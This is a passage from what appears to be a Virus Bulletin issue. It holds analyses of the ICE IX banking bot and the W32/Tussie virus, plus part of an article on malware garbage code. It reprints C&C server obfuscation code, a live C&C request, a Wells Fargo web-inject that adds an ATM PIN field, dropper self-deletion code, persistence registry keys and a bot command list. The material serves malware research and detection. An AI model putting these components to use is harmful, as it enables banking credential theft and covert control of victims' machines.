

Figure 2: Hash generation process.

```
--- Redacted Content ----

POST /private/adm/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C;
.NET4.0E)
Host: 4umf.com
Connection: Keep-Alive

.......Nl.&]s.T.(.9.C..R.cF^Zrf.=A....6[..+.aq..
f....;^.a.\.w..O?...KFa,X..i....j-.k..&..
f.y@.^N.....43.h..R.0r.g......w.m8..._
............h...\@..C.n....3...W....3..,...0..
k..sxp..p...8..|..[ ...AD.<.._.k..”!....\..
B..;.)..~MZ.;U..]B.R..`..S....z...a..y..`........
N.>E...bD.F....o8d...|...dS..l.l.j....r..H...
n.O....`....P.....w.y..%..Ikj...{........
K....6.~...._..^E...UP9..|SN.#.C+...]..U...?..
g.................ZM.Q0.Z.....!W....Q.s...
g.............:z.8..q’.q...3......L..M.....0......5
’m.......2>.......].c....i..R.S.v..........w..k.\..
jU....$....SIV9EWl6.L.`N9*....).....?r{.M.kt.
IZ.f...6H.......\.4I.....=:l.o..QQ.......yV...

HTTP/1.1 200 OK
Date: Mon, 11 Jun 2012 03:50:51 GMT
Server: Apache/2.2.14
Connection: Keep-Alive
Content-Type: text/html

{.”..al]....S.=.W..t.s.........^@...........RW8V..
q.X..w.W...’).
```

Listing 3: POST request in action.

```
--- Redacted Content ---
 if($replyCount > 0)
 {
 $replyData = pack(‘LLLLLLLL’, mt_rand(), mt_rand(),
mt_rand(), mt_rand(), mt_rand(), HEADER_SIZE +
strlen($replyData), 0, $replyCount).md5($replyData,
true).$replyData;
 visualEncrypt($replyData);
 rc4($replyData, $config[‘botnet_cryptkey_bin’]);
 echo $replyData;
 die();
 }
}

function sendEmptyReply()
{
 $replyData = pack(‘LLLLLLLL’, mt_rand(), mt_rand(),
mt_rand(), mt_rand(), mt_rand(), HEADER_SIZE +
ITEM_HEADER_SIZE, 0, 1).”\x4A\xE7\x13\x36\xE4\x4B\
xF9\xBF\x79\xD2\x75\x2E\x23\x48\x18\xA5\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0”;
 visualEncrypt($replyData);
 rc4($replyData, $GLOBALS[‘config’][‘botnet_
cryptkey_bin’]);
 echo $replyData;
 die();
}

function visualEncrypt(&$data)
{
 $len = strlen($data);
 for($i = 1; $i < $len; $i++)$data[$i] =
chr(ord($data[$i]) ^ ord($data[$i - 1]));
}

function visualDecrypt(&$data)
{
 $len = strlen($data);
 if($len > 0)for($i = $len - 1; $i > 0; $i--
)$data[$i] = chr(ord($data[$i]) ^ ord($data[$i
- 1]));
}
```

Listing 4: Data obfuscation.



Figure 3: ICE bot traffic.

requests look legitimate. Figure 3 shows how the ICE bot generates traffic.

Listing 4 shows some of the obfuscation routines implemented in the ICE bot. When the bot sends information to the gate, the C&C can either send an

empty reply or one containing some data, depending on the requirements. When the C&C has to send an empty reply, it simply executes sendEmptyReply. To send a reply containing commands and data, the C&C server queries its database and then replies. The C&C server implements its visualEncrypt function to obfuscate the data, followed by an RC4 encryption routine that uses a predefined crypto key to encrypt the full stream and then sends it back to the bot. On receiving the stream of data, the bot implements the decryption routine to extract the command sent by the C&C server. Listing 5 shows an example of the data transmitted over the wire during communication between the bot and the C&C server.

```
\240\321\373c\333\266\262\34331\201\332\314\022\223D\
022X\237\3277\320\272$\241\0250(!\t\035\375\343L\021F.Qa\031\
001''@\361\364\233\365J\245\322t\3730U\324}\364@\262|\204\212D
\360P\264v\231\303QD\324\206\210\300wV\n
\211\275\311\301\3308\337\265+\256\032?'.\006\022\362\354C\036I!^n\
026\016((O\376\373\224\372E\252\335{\364?Z\333r\373O\275s\213\
205K
```

Listing 5: Obfuscated data – ICE bot communication.

We have now covered the communication model of ICE bot.

ICE BOT WEB INJECTS

ICE bot's web injects are similar to those used by Zeus and SpyEye, except that they have been redesigned and optimized for better performance. They provide improved functionality to inject data with more successful results. Web injection is a technique in which a bot injects malicious content into the incoming HTTP responses. The injected content tricks the user into entering sensitive information. Details of web injects can be found in [2, 3]. Listing 6 shows the content from a webinjects.txt file used by an ICE bot to trigger injections.

ICE BOT – FORM GRABBING

Form grabbing is another technique implemented by many recent bots. As the name suggests, a bot captures ('grabs') all the data in a form when it is submitted using POST requests. This technique is implemented using DLL injection and hooking to implement a man-in-the-middle-style attack within the browser. This attack, known as a man-in-the-browser attack, allows the bot to manipulate the data that is coming in and going out of the system. Form grabbing is a very successful technique for stealing users' credentials, and all browsers are vulnerable. This is because form grabbing does not exploit any inherent

```
set_url https://online.wellsfargo.com/das/cgi-bin/
session.cgi* GL
data_before
<div id="pageIntro" class="noprint">

data_end
data_inject
data_end
data_after
<td id="sidebar" align="left" valign="top"
class="noprint">
data_end

set_url https://www.wellsfargo.com/* G
data_before
<span class="mozcloak"><input type="password"*</
span>
data_end
data_inject
<br><strong><label for="atmpin">ATM PIN</label>:</
strong> <br />
<span class="mozcloak"><input type="password"
accesskey="A" id="atmpin" name="USpass" size="13"
maxlength="14" style="width:147px" tabindex="2"
/></span>
data_end
data_after
data_end
----- Redacted Content -----
```

Listing 6: ICE bot web injects in action.



Figure 4: ICE bot form grabbing in action.

vulnerabilities or design flaws in the browser components; rather it subverts the integrity of running components by hooking different functions in the browser-specific DLLs. Details of the form grabbing technique can be found in [4]. The bot hooks wininet.dll and nspr4.dll to subvert the normal operations of *Internet Explorer* (*IE*) and *Firefox* respectively. Figure 4 shows how the stolen information is stored in the C&C after successful form grabbing.

Because of where it sits, form grabbing works over both HTTP and HTTPS protocols. In addition to stealing data from forms, a similar tactic can be used to grab .sol files (Flash settings) and cookies. The ICE bot also has special built-in grabbers for particular purposes. For example, it has grabbers to extract the credentials from FTP clients such as *FlashFXP*, *Total Commander*, *WsFTP*, *FileZilla*, *FAR Manager*, *WinSCP*, *FTP Commander*, *CoreFTP*, *SmartFTP*, and from mail clients such as *Windows Mail*, *Live Mail* and *Outlook*.

```
push    ebp
mov     ebp, esp
sub     esp, 56Ch
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
push    offset aBat     ; "bat"
call    sub_40C488
test    al, al
jz      loc_408C6A

lea     eax, [ebp+szDst]
push    eax             ; lpszDst
lea     eax, [ebp+FileName]
push    eax             ; lpszSrc
call    ds:CharToOemW
lea     eax, [ebp+szDst]
push    eax
push    [ebp+lpMem]
lea     eax, [ebp+lpMem]
push    offset a@echoOffSDelFS ; "@echo off\r\n%s\r\ndel /F \"%s\"\r\n"
push    eax
call    sub_407E5C
add     esp, 10h
cmp     eax, 0FFFFFFFFh
jz      loc_408C5E
```

Figure 5: Self-destructive code.

SELF-DESTRUCTIVE CODE

ICE bot implements melting, in which it deletes the dropper program after successful installation. The dropper is the malicious binary that was served during a drive-by download attack. Once it has installed the bot, the dropper is no longer needed so it deletes itself. The dropper can also be thought of as a loader because it loads the ICE bot into the system and then removes its initial footprint.

Figure 5 shows a code snippet extracted during analysis of ICE bot. In this snippet, the program has built-in batch instructions that are executed after dropping the bot. One can see that the 'del' command is used with option '/F' that forcefully deletes the files in the directory.

```
push    ebp
mov     ebp, esp
sub     esp, 408h
push    ebx
push    offset aUrlmon_dll ; "urlmon.dll"
xor     ebx, ebx
call    ds:LoadLibraryA
mov     [ebp+hLibModule], eax
cmp     eax, ebx
jz      short loc_409175

push    offset aObtainuseragen ; "ObtainUserAgentString"
push    eax             ; hModule
call    ds:GetProcAddress
cmp     eax, ebx
jz      short loc_40916C
```

Figure 6: Extracting User-Agent information.

USER-AGENT DETECTION

Figure 6 shows that the ICE bot uses its ObtainUserAgentString function to retrieve the default User-Agent string used by the browser in the infected system. Using this information, the details of the infected machine are sent back to the C&C server, including the type of operating system, browser and other environment-specific information. This communication allows the botmaster to understand the state of infected machines and to fine-tune the infection.

CERTIFICATE DELETION PROCESS

ICE bot uses a built-in *Windows* API function to delete certificates from the certificate store. The motive behind deleting the certificates is to remove the encryption implemented on the end points. Primarily, the bot is interested in deleting certificates that are associated with private keys belonging to the user.

This allows the bot to remove the identity and authentication information present in certificates. After this, when a user imports a new certificate, these are captured and stored on the C&C server for later use. The process is executed as follows:

- ICE bot opens the certificate store using the CertOpenSystemStore API. It typically has two parameters. The important one is

szSubsystemProtocol, which defines the name of the store. There are four different attributes associated with the szSubsystemProtocol: CA refers to the certification authority, ROOT refers to the root certificates, SPC refers to the Software Publishing Certificate and MY points to the certificate store that has certificates associated with private keys. ICE bot uses MY szSubsystemProtocol to query the certificate store.

- Upon successful opening of the store, ICE bot enumerates the list of certificates using CertEnumCertificatesInStore in a loop. Using CertDuplicateCertificateContext, it duplicates the certificate context which contains a handle to the certificate store. This is done to retrieve a handle for each unique certificate individually, by incrementing and decrementing the reference count.
- Finally, the ICE bot deletes the certificate from the store using CertDeleteCertificateFromStore, and then closes the store using CertCloseStore.

It also implements the PFXExportCertStoreEx function, which exports certificates and associated public keys from the certificate store. Figure 7 shows the certificate deletion process in action.

Figure 7: Deleting certificates from an infected system.

REGISTRY CHECK AND COMMAND EXECUTION

When an ICE bot is installed, it modifies the registry settings by creating new registry keys. Listing 7 shows the behaviour of ICE bot pertaining to registry modifications and disk operations.

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run|Microsoft Firevall Engine (Trojan.Agent) -> Data:
c:\windows\iqs.exe

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run|Microsoft Firevall Engine (Trojan.Agent) -> Data:
c:\windows\iqs.exe

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run|{BC7B83DC-3CBF-5AA3-5606-123385554906} (Trojan.
ZbotR.Gen) -> Data: "C:\Documents and Settings\
Administrator\Application Data\Fox\bolifa.exe"

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Terminal Server\Install\Software\Microsoft\Windows\
CurrentVersion\Run|Microsoft Firevall Engine (Trojan.
Agent) -> Data: c:\windows\iqs.exe
```

Listing 7: Registry keys created by ICE bot.

Figure 8: System shutdown module.

A registry key with the name 'Microsoft Firevall Engine' is created, which has an entry in the system startup. It uses a similar naming convention to the *Microsoft* firewall in order to be less suspicious. However, the bot can generate random binary names and registry keys to increase the complexity. To trigger command execution, the bot executes the inbuilt *Windows* API to subvert the functionality of the operating system. For example: in rebooting and shutting down the system, the bot uses ExitWindowsEx and InitiateSystemShutdownExW. Figure 8 shows the command execution behaviour.

BACKCONNECT AND SUPPORTING MODULES

Backconnect is an interesting technique that is based on the concept of reverse proxying, in which the reverse proxy agent takes requests from the servers and forwards them to the machines present in the internal network. When the infected system is situated behind a Network Address Translation (NAT) bridge, malware authors implement the backconnect module. The backconnect server hides the identity of the C&C servers on the Internet. It is a stealthy way of sending commands to infected machines inside the network used by C&C servers. The Secure Sockets (SOCKS) protocol is designed specifically to bypass Internet filtering systems and perimeter-level security. SOCKS proxies are considered as a circumvention tool to bypass firewalls and make successful connections using raw TCP sockets. HTTP and SOCKS are used to route communication packets through firewalls. ICE bot implements SOCKS proxy with backconnect support. In addition, it also supports the VNC remote management module. It also implements a screen-capturing module, in which the botmaster defines the rules for capturing screenshots of target websites.

CONCLUSION

In this paper, we have presented an analysis of the ICE IX bot, a descendent of the Zeus bot. It uses techniques similar to those of Zeus with some modifications and optimizations. The origin of ICE bot demonstrates how one bot can give rise to another, and how botnets – which are still a threat – are evolving to be more robust and effective.

REFERENCES

[1] Tarakanov, D. Ice IX: Not Cool At All. http://threatpost.com/en_us/blogs/ice-ix-not-cool-all-091411.

[2] Sood, A.K. (SpyEye & Zeus) Web Injects – Parameters. http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html.

[3] Sood, A.K. Botnets and Browser – Brothers in the Ghost Shell. http://secniche.org/presentations/brucon_brussels_2011_adityaks.pdf.

[4] Sood, A.K.; Enbody, R.J.; Bansal, R. The art of stealing banking information – form grabbing on fire. Virus Bulletin, November 2011, p.19. http://www.virusbtn.com/virusbulletin/archive/2011/11/vb201111-form-grabbing.

APPENDIX: ICE IX BOT COMMANDS

Commands	Explanation
bot_uninstall	Uninstalling bot from the infected machine
bot_update	Scanning bot for checking the applied configuration and required updates
bot_update_exe	Updating bot remotely with new configuration
bot_bc_add	Creating backconnect connection with the bot
bot_bc_delete	Removing backconnect connection with the bot
bot_httpinject_disable	Disabling web injects functionality of the bot
bot_httpinject_enable	Enabling web injects functionality of the bot

Bot controlling commands.

Commands	Explanation
user_destroy	Destroy the infected machine
user_logoff	Killing active user session on the infected machine
user_execute	Download and execute remote executable on the infected machine
user_cookies_get	Extract the cookies from stored and active browser session
user_cookies_remove	Delete the cookies
user_certs_get	Extract specific certificate from the infected machine
user_certs_remove	Delete certificates from the infected machine
user_url_block	Block access to a specific domain on the Internet
user_url_unblock	Unblock access to a restricted domain
user_homepage_set	Set the default home page of the browser
user_flashplayer_get	Extract settings of Sol files from the infected machine
user_flashplayer_remove	Delete Sol files from the infected machine
os_shutdown	Shut down infected machine
os_reboot	Reboot infected machine

System manipulation commands.

MALWARE ANALYSIS 3

TUSSLING WITH TUSSIE

Peter Ferrie
Microsoft, USA

When we think of decoding, we think of a block of encoded data, and a decoder. There are multiple ways to hide the decoder, such as by forcing *Windows* to apply a relocation delta [1], or by using obscure instruction side effects [2]. Now, W32/Tussie shows us a way to hide the encoded data.

CALLING ALL CARS

The virus begins by caching the address of the Process Environment Block. There is no good reason for this (and in fact it can result in unexpected behaviour, see below), because by simply swapping the caching register in three places, the register that originally held the value would not be altered. The virus retrieves the value from the ImageBaseAddress field in the Process Environment Block, and applies the appropriate relative offset to point to a writable buffer. This buffer receives the decoded code. The virus registers a Structured Exception Handler, and then begins the decoding process.

The way that the data is encoded is simple but interesting, because the data is hidden in executable instructions. A series of 'call' instructions are made into an array of 256 'int 3' instructions. When each 'call' instruction is executed, the return address is saved on the stack. When the 'int 3' instruction is reached, an exception occurs. The exception handler in the virus code intercepts the exception and checks whether the 'int 3' instruction was the cause of the exception. If it was, the exception handler retrieves the address of the exception, and subtracts the process image base plus a delta to recover the original opcode. The opcodes are stored one at a time in the writable buffer. The exception handler retrieves the return address from the stack and uses that as the address from which to resume execution. Upon returning from the exception handler, the virus executes the next 'call' instruction, which will execute another 'int 3' instruction, and cause another exception. This cycle is repeated until all of the original opcodes are decoded.

The use of the 'int 3' instructions serves to make debugging difficult, since the interrupt 3 instruction is used most commonly by debuggers to interrupt execution. Since it is also only a one-byte instruction, it is the most compact way to cause an exception to occur via code execution (ultimately, the most compact way to cause an exception to occur is to branch to a non-readable page, wherein no code is executed, and thus no space is used).

In the unlikely event that an exception occurred during the decoding process and it was not caused by an 'int 3' instruction, the virus simply transfers control to the host, but without restoring either the original stack pointer value or the register that should hold the address of the Process Environment Block. This second part is a bug, because there can be any number of programs that rely on that documented initial value. The first part might also be considered a bug, because a program might attempt to exit by returning directly to the kernel, but this aspect of the environment, though well known, is not documented officially.

DRAGNET

After the decoding is complete, the virus unregisters the Structured Exception Handler that handles the 'int 3' trick, retrieves the host entry point RVA from an unused field in the MZ header, and applies it to the ImageBaseAddress field value (which the virus should have known already, because it disables Address Space Layout Randomization for the file). The resulting value is saved on the stack to allow the host code to be executed later.

The virus continues by setting up a Structured Exception Handler in order to intercept any errors that occur during infection. The virus retrieves the base address of kernel32.dll by walking the InMemoryOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block. The address of kernel32.dll is always the second entry on the list for all existing versions of *Windows*. The virus resolves the addresses of the bare minimum set of API functions that it needs for replication: find first/next, open, map, unmap, and close. The virus uses hashes instead of names, encoded using the CRC32 method, to avoid the need to store the strings. However, the CRCs are not sorted according to the alphabetical order of the strings they represent, so multiple passes over the export table are required to resolve the imports.

Each API address is placed on the stack for easy access, but because stacks move downwards in memory, the addresses end up in reverse order. The virus also checks that the exports exist by limiting the parsing to the number of exports in the table. The hash table is terminated with a single byte whose value is 0x2a (the '*' character). This is a convenience that allows the file mask to follow immediately in the form of '*.exe', however it also prevents the use of any API whose hash ends (despite the comment in the source code that says 'begin') with that value. As with previous viruses by the same author, this virus only uses ANSI APIs. The result is that some files cannot be opened because of the characters in their names, and thus cannot be infected.

The virus searches in the current directory (only), for objects whose names end in '.exe'. There is a bug in the

code in that it does not close the handle that is used to search the directory. As a result, a handle is leaked for as long as the process runs. The search is intended to be restricted to files, but can also include directories, and there is no filtering to distinguish between the two. For each such file that is found, the virus attempts to open it and map an enlarged view of the contents. There is no attempt to remove the read-only attribute, so files that have this attribute set cannot be infected. In the case of a directory, the open will fail, and the map will be empty. The map size is equal to the file size plus a little more than 4KB, to allow the file to be infected immediately if it is acceptable. The value of the size increase is hard-coded in the virus, which is strange, given that the size of the encoded form of the virus is only slightly more than half of that value. Using the post-infection size during the validation stage allows the virus to avoid having to close the file and re-open it with a larger map later. The virus assumes that the handle can be used, and then checks whether the file can be infected.

ALL POINTS BULLETIN

The virus is interested in Portable Executable files for the *Intel x86* platform with no appended data. Renamed DLL files are not excluded. The subsystem value is restricted to GUI mode applications. If the file passes all of these checks, then the virus increases the file size by 4KB+1 bytes. The extra byte serves as the infection marker, because the byte will appear to be appended data, and the virus will not attempt to infect the file. The virus increases the virtual and physical sizes of the last section, and the SizeOfImage, by 4KB. The section attributes are marked as writable, but not executable. This is possible because of a change that the virus makes later to the DLL Characteristics field (see below). It also takes advantage of an undocumented behaviour of Data Execution Prevention, in the name of compatibility. If execution begins within a section (not the file header) that is not marked as executable, and if the file is not marked as NX_COMPAT, then all sections (and the file header) are marked internally as executable, execution is still allowed to proceed, and no exception will occur. However, regardless of the NX_COMPAT setting, if execution begins in an executable section and a transfer of control is made to a non-executable section, then an exception will occur.

The virus saves the original entry point in the unused field in the MZ header, and then sets the host entry point to point directly to the virus code. The virus updates the delta that is used for the decoding, but nothing further is done to the virus body. The encoded bytes are not altered, so the virus body is essentially constant. Then the virus copies itself to the host file.

The virus zeroes the DLL Characteristics field in the PE header. This has the effect of disabling the 'No eXecute' behaviour, and allowing execution to begin in a non-executable section. The change disables Address Space Layout Randomization for the file, which would allow hard-coded addresses to work correctly if the virus author had decided to use them. The change also enables Structured Exception Handling in the file, which the virus requires. The virus zeroes the RVA of the Load Configuration Table in the data directory. This has the effect of disabling SafeSEH, but it affects the per-process GlobalFlags settings, among other things.

The virus code ends with an instruction to force an exception to occur, which is used as a common exit condition. However, it does not recalculate the file checksum, and does not restore the file's date and timestamps either, making it very easy to see which files have been infected.

CONCLUSION

We have seen hidden encoded data before, where each opcode is decoded individually, but normally the decoders are highly polymorphic and very large (see [3] for an extreme example). Tussie approaches the smallest possible implementation of the idea, and is quite elegant in its simplicity. Fortunately, the simplicity of the implementation also results in a simplicity of detection.

SUMMARY: W32/TUSSIE

Type: Current directory direct-action infector.

Infects: *Windows* Portable Executable files.

Payload: None.

Removal: Delete infected files and restore them from backup.

REFERENCES

[1] Ferrie, P. Doin' the eagle rock. Virus Bulletin, March 2010, p4. http://www.virusbtn.com/pdf/magazine/2010/201003.pdf.

[2] Ferrie, P. So, enter stage right. Virus Bulletin, June 2012, p4. http://www.virusbtn.com/pdf/magazine/2012/201206.pdf.

[3] Ferrie, P. Leaps and bounds. Virus Bulletin, December 2006, p4. http://www.virusbtn.com/pdf/magazine/2006/200612.pdf.

FEATURE

GARBAGE COLLECTION

Raul Alvarez
Fortinet, Canada

As a form of anti-debugging/anti-emulation, some malicious programs insert garbage code within their instructions. Garbage code is code that is not needed by the malware to carry out its malicious actions, and it keeps the anti-virus researchers busy reading irrelevant information. FPU (floating point unit) instructions are also used to confuse anti-virus emulators, making it harder to produce decrypted or readable information.

And, as if inserting all that useless code wasn't enough, the latest malware also uses unsupported or rarely used APIs to make analysis more difficult. Most of these APIs are not supported by anti-virus engines due to the fact that they are not used in normal programming – the anti-virus engines bypass or skip these APIs when emulating the malware code. However, there is a problem with this approach: what if those unsupported or seldom-used APIs are actually needed by the malware? What if we really have to emulate those APIs in order to follow the malware's execution? Malware authors are aware of the practice of skipping over such API executions, which gives them the opportunity to use it to their advantage.

PREPPING DOWN

Unsupported and rarely used APIs that have callback functionality play an important role in the exploitation of code skipping. Since their executions will be skipped, malware authors include them as a means to achieve their malicious goal.

Jumping over such APIs can have an impact on analysis and emulation. There are two possible scenarios:

i. Emulation by anti-virus software will be aborted prematurely because the call to the routine to decrypt or execute the malware will be skipped.

ii. Anti-virus engineers won't be able to observe how the malware performs its malicious actions, since, during the analysis, the callback function will be executed without breaking into the beginning of the malware routine.

In this article we will look at a handful of APIs that appear harmless, but which are exploited by malware. The callback parameter of the API is used to execute the malware routine.

MALWARE #1: IS IT TIME YET?

The code shown in Figure1 looks normal. When we look at the call e1421f1f.0041000 at address 0040109C (highlighted in blue-green) we can easily tell that the main malware routine should start at 00401000. But look again – before we can execute that call, there are two sets of instructions:

```
push -1
call Sleep
```

These instructions will set the application to sleep for an infinite amount of time. How can our malware routine at 0040100 be triggered? If we are debugging this, then we can skip the call to the Sleep API and proceed directly to the malware routine. If an anti-virus engine is emulating this, skipping the Sleep API is the best step to consider.

What if there is no call to e1421f1f.0041000 after the call to Sleep? Will it be able to trigger the malware at 00401000? Yes, the malware routine can still be triggered even without a call to e1421f1f.0041000. Take a look at the instructions from 0040107B to 0040108B (highlighted in yellow), located before the call to Sleep function.

```
PUSH 0
PUSH 0
PUSH e1421f1f.00401000 ; Entry address
PUSH 1
PUSH 2C9
CALL <JMP.&winmm.timeSetEvent>
```



Figure 1: Malware #1.

The block of code above uses the timeSetEvent API, a multimedia timer function.

As defined by *MSDN* [1], 'The timeSetEvent function starts a specified timer event. The multimedia timer runs in its own thread. After the event is activated, it calls the specified callback function or sets or pulses the specified event object.'

The third parameter of timeSetEvent is the pointer to the callback function that will be executed once the required condition is executed. In this case, the callback points to the very beginning of the malware routine.

Even if we have an infinite sleep mode, the malware will still be triggered because of the timeSetEvent API. It would be easy to overlook the block of code that triggers the malware thanks to the deceptive nature of the code structure. Using visual inspection, we could easily conclude where we need to go to find the malware routine, which would lead us to different code altogether. Alternatively, the malware may have a totally different call instruction which will not point us to the right malware routine.



Figure 2: Entry point of a piece of malware injected with garbage code.

Perhaps the timeSetEvent callback is too easy to spot. Our next case will show a typical garbage code insertion with many APIs that are not relevant to the malware routine. If we follow the code in debugging, it will take us a long time to figure out what the malware actually does.

MALWARE #2: IN WHAT SHAPE?

Figure 2 shows a typical code listing at the entry point of a piece of malware that is heavily injected with garbage code. It has API calls that don't affect the malware structure or executions. The malware author's goal is to make the analysis process longer and to throw off any emulation attempt by anti-virus software. For this particular sample, the whole 2,244 bytes of code (not including the different subroutine called) are irrelevant to the malware. (The parts of code highlighted in red are the irrelevant API calls.)

If during the analysis we keep skipping over those subroutines and unsupported APIs, we run the risk of skipping over a rarely used API that might be important in the malware's execution. Yes, one of those meaningless-looking APIs is actually responsible for executing the payload of the malware.

Figure 3 shows a continuation of the code shown in Figure 2. It doesn't look any different from the unwanted code in the previous snapshot. Just more junk code and junk API calls. But take a closer look at the code before the call to ExitProcess. The code starting at 00403703 (highlighted in yellow) is as follows:

```
PUSH 28
PUSH 4E
PUSH 904ef9a1.004063C7
CALL 904ef9a1.004058C6 ; JMP to glu32.gluQuadricCallback
```

The rarely used glu32.gluQuadricCallback API is responsible for initializing of the malware. It has a callback parameter that points to the beginning of the malware routine.

As defined by *MSDN* [2], 'The gluQuadricCallback function defines a callback for a quadric object', and 'The gluQuadricCallback function is called when an error is encountered. Its single argument is of type GLenum, and it indicates the specific error that occurred. Character strings describing these errors can be retrieved with the gluErrorString call.'

The gluQuadricCallback is used mostly in graphics applications. We seldom see it used in malware, but the

